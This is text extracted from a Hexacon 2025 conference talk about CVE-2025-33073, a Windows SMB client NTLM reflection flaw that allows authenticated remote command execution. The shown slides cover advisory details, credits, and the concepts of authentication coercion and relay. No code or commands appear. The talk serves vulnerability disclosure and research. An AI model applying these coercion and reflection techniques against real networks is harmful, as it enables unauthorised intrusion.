



NTLM reflection is dead, long live NTLM reflection: Story of an accidental Windows RCE

Hexacon 2025

Wilfried Bécard & Guillaume André

11/10/2025

About us



Wilfried Bécard

Red teamer at Synacktiv

@wil_fri3d



Guillaume André

Pentester at Synacktiv

@yaumn_

Introduction

CVE-2025-33073

Windows SMB Client ~~Elevation of Privilege~~ Vulnerability

CVE-2025-33073

Security Vulnerability

Released: Jun 10, 2025

Last updated: Jun 11, 2025

Assigning CNA: Microsoft

CVE.org link: [CVE-2025-33073](#)

Impact: Elevation of Privilege Max Severity: Important

Weakness: [CWE-284: Improper Access Control](#)

CVSS Source: Microsoft

Vector String: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C

Metrics: CVSS:3.1 8.8 / 7.9 ⓘ

Remote command execution

CVE-2025-33073

- **Trivial logical vulnerability allowing authenticated remote command execution**
 - Authentication reflection
 - "Only" on machines that do not require SMB signing (everything except Windows 11 24H2)
- **Independently reported by many researchers**
 - RedTeam Pentesting were the first to report it, kudos to them!

Acknowledgements

Keisuke Hirata with CrowdStrike <https://www.crowdstrike.com/>

Wilfried Bécard @wil_fri3d with Synacktiv <https://www.synacktiv.com/>

Cameron Stish <https://linkedin.com/cameron-stish> with GuidePoint Security <https://www.guidepointsecurity.com/>

Ahamada M'Bamba (h1roki)


Stefan Walter and Daniel Isern with SySS GmbH <https://www.syss.de/>

RedTeam Pentesting GmbH <https://www.redteam-pentesting.de/>

James Forshaw of Google Project Zero

Research motivations

- Tweet from @D1iv3 about Kerberos reflection



- Long history of authentication reflections bugs
 - MS08-68
 - MS15-076
 - CVE-2019-1384

Core concepts


Core concepts

Authentication coercion

- **Force an identity (user or machine account) to authenticate to a controlled server**
- **Several ways to coerce a machine into authenticating to a given server**
 - Some are deterministic, others not
- **Most popular: force an RPC service to access a file on an arbitrary file share**


Core concepts

Authentication coercion




Core concepts

Authentication coercion




Core concepts

Authentication coercion




Core concepts

Authentication coercion




Core concepts

Authentication coercion



Core concepts


Authentication coercion



Core concepts

Authentication relay


- Somehow force a client to authenticate to a controlled destination
